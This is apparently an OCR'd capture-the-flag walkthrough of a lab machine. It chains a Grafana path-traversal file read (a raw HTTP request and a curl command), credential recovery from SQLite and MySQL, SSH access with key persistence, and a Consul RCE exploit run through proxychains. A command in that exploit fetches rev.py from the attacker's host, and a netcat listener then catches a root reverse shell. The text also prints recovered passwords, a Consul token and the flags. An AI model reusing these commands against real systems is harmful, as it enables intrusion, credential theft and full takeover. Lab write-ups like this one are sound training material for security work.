

```
GET /public/plugins/nodeGraph/../../../../../../../../../../../../../var/lib/grafana/grafana.db HTTP/1.1
Host: 127.0.0.1:9050
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.
Connection: close
```

Download `/var/lib/grafana/grafana.db`

```
curl --path-as-is
"http://10.10.11.183:3000/public/plugins/nodeGraph/../../../../../../../../../../../../../var/lib/grafana/grafana.db" -o
grafana.db
```

- `--path-as-is` :Do not squash .. sequences in URL path

Use Sqlite Explorer



Got creds:

Datasource Table

`grafana`:`dontStandSoCloseToMe63221!`

User Table

Login	Password	Salt	ran
admin	dad0e56900c3be93ce114804726f78c91e82a0f0f0f6b248da419a0cac6157e02806498f1f784146715caee5bad1506ab069	0X27trve2u	f960

TCP 3306 - Mysql

Refer - https://book.hacktricks.xyz/network-services-pentesting/pentesting-mysql

Mysql CLI

```
MySQL [grafana]> show databases;
+--------------------+
| Database           |
+--------------------+
| grafana            |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| whackywidget       |
+--------------------+
6 rows in set (0.194 sec)

MySQL [grafana]>
```

```
MySQL [grafana]> use whackywidget;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```


```
Database changed
MySQL [whackywidget]> show tables;
+------------------------+
| Tables_in_whackywidget |
+------------------------+
| users                  |
+------------------------+
1 row in set (0.193 sec)

MySQL [whackywidget]> select * from users;
+-----------+------------------------------------------+
| user      | pass                                     |
+-----------+------------------------------------------+
| developer | YW5FbmdsaXNoTWFuSW5OZXdZb3JrMDI3NDY4Cg== |
+-----------+------------------------------------------+
1 row in set (0.192 sec)

MySQL [whackywidget]>
```

User Flag

Developer's ssh password



`developer`:`anEnglishManInNewYork027468`

```
┌──(root㉿kali)-[~/ambassador]
└─# ssh developer@10.10.11.183

developer@ambassador:~$ echo 'ssh-rsa AAAAB3NzaC1yc2EAAAA... root@kali' >> ~/.ssh/authorized_keys

developer@ambassador:~$ cat user.txt
026d3f8d33bccebe2c4665ceaf1ed300
```

Root Flag

There's an app in `/opt`

```
developer@ambassador:/opt/my-app$ ls -la
total 24
drwxrwxr-x 5 root root 4096 Mar 13  2022 .
drwxr-xr-x 4 root root 4096 Sep  1 22:13 ..
drwxrwxr-x 4 root root 4096 Mar 13  2022 env
drwxrwxr-x 8 root root 4096 Mar 14  2022 .git
-rw-rw-r-- 1 root root 1838 Mar 13  2022 .gitignore
drwxrwxr-x 3 root root 4096 Mar 13  2022 whackywidget
developer@ambassador:/opt/my-app$
```

Check Git history

```
developer@ambassador:/opt/my-app$ git log
commit 33a53ef9a207976d5ceceddc41a199558843bf3c (HEAD -> main)
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:47:36 2022 +0000

    tidy config script

commit c982db8eff6f10f8f3a7d802f79f2705e7a21b55
```

```
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:44:45 2022 +0000

    config script

commit 8dce6570187fd1dcfb127f51f147cd1ca8dc01c6
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 22:47:01 2022 +0000

    created project with django CLI

commit 4b8597b167b2fbf8ec35f992224e612bf28d9e51
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 22:44:11 2022 +0000

    .gitignore
```

Get commit info

```
developer@ambassador:/opt/my-app$ git show 33a53ef9a207976d5ceceddc41a199558843bf3c
commit 33a53ef9a207976d5ceceddc41a199558843bf3c (HEAD -> main)
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:47:36 2022 +0000

    tidy config script

diff --git a/whackywidget/put-config-in-consul.sh b/whackywidget/put-config-in-consul.sh
index 35c08f6..fc51ec0 100755
--- a/whackywidget/put-config-in-consul.sh
+++ b/whackywidget/put-config-in-consul.sh
@@ -1,4 +1,4 @@
 # We use Consul for application config in production, this script will help set the correct values for the app
-# Export MYSQL_PASSWORD before running
+# Export MYSQL_PASSWORD and CONSUL_HTTP_TOKEN before running
```

```
-consul kv put --token bb03b43b-1d81-d62b-24b5-39540ee469b5 whackywidget/db/mysql_pw $MYSQL_PASSWORD
+consul kv put whackywidget/db/mysql_pw $MYSQL_PASSWORD
```

Search `consul exploit github`

- https://github.com/owalid/consul-rce

port forward with ssh + proxychains

```
┌──(root㉿kali)-[~/ambassador/consul-rce]
└─# tail /etc/proxychains4.conf
#       proxy types: http, socks4, socks5, raw
#         * raw: The traffic is simply forwarded to the proxy without modification.
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050

┌──(root㉿kali)-[~/ambassador]
└─# ssh developer@10.10.11.183 -D 9050
```

Get reverse shell

```
┌──(root㉿kali)-[~/ambassador/consul-rce]
└─# tail README.md
...
python3 consul_rce.py -th 127.0.0.1 -tp 8500 -ct <CONSUL_TOKEN> -c "/bin/bash /tmp/pwn.sh"

┌──(root㉿kali)-[~/ambassador/consul-rce]
└─# proxychains python3 consul_rce.py -th 127.0.0.1 -tp 8500 -ct bb03b43b-1d81-d62b-24b5-39540ee469b5 -c "wget
http://10.10.14.29/rev.py"
```


```
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  127.0.0.1:8500  ...  OK
[+] Check gfeywocpkdvisaf created successfully
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  127.0.0.1:8500  ...  OK
[+] Check gfeywocpkdvisaf deregistered successfully

┌──(root㉿kali)-[~/ambassador/consul-rce]
└─# proxychains python3 consul_rce.py -th 127.0.0.1 -tp 8500 -ct bb03b43b-1d81-d62b-24b5-39540ee469b5 -c "python3 ./rev.py"
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  127.0.0.1:8500  ...  OK
[+] Check maridcdemwsrfum created successfully
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  127.0.0.1:8500  ...  OK
[+] Check maridcdemwsrfum deregistered successfully
```

Listener

```
┌──(root㉿kali)-[~/ambassador]
└─# rlwrap nc -lvnkp 1111
listening on [any] 1111 ...
connect to [10.10.14.29] from (UNKNOWN) [10.10.11.183] 44042
root@ambassador:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ambassador:/# ls
ls
bin                              home    lost+found  rev.py    snap  var
boot                             lib     media       rev.py.1  srv
dev                              lib32   mnt         root      sys
development-machine-documentation  lib64   opt         run       tmp
etc                              libx32  proc        sbin      usr
root@ambassador:/# cat /root/root.txt
```

```
cat /root/root.txt
be3f1c2e12892347788fbc64263bbffc
```



Addition

Waiting for ippsec vidoes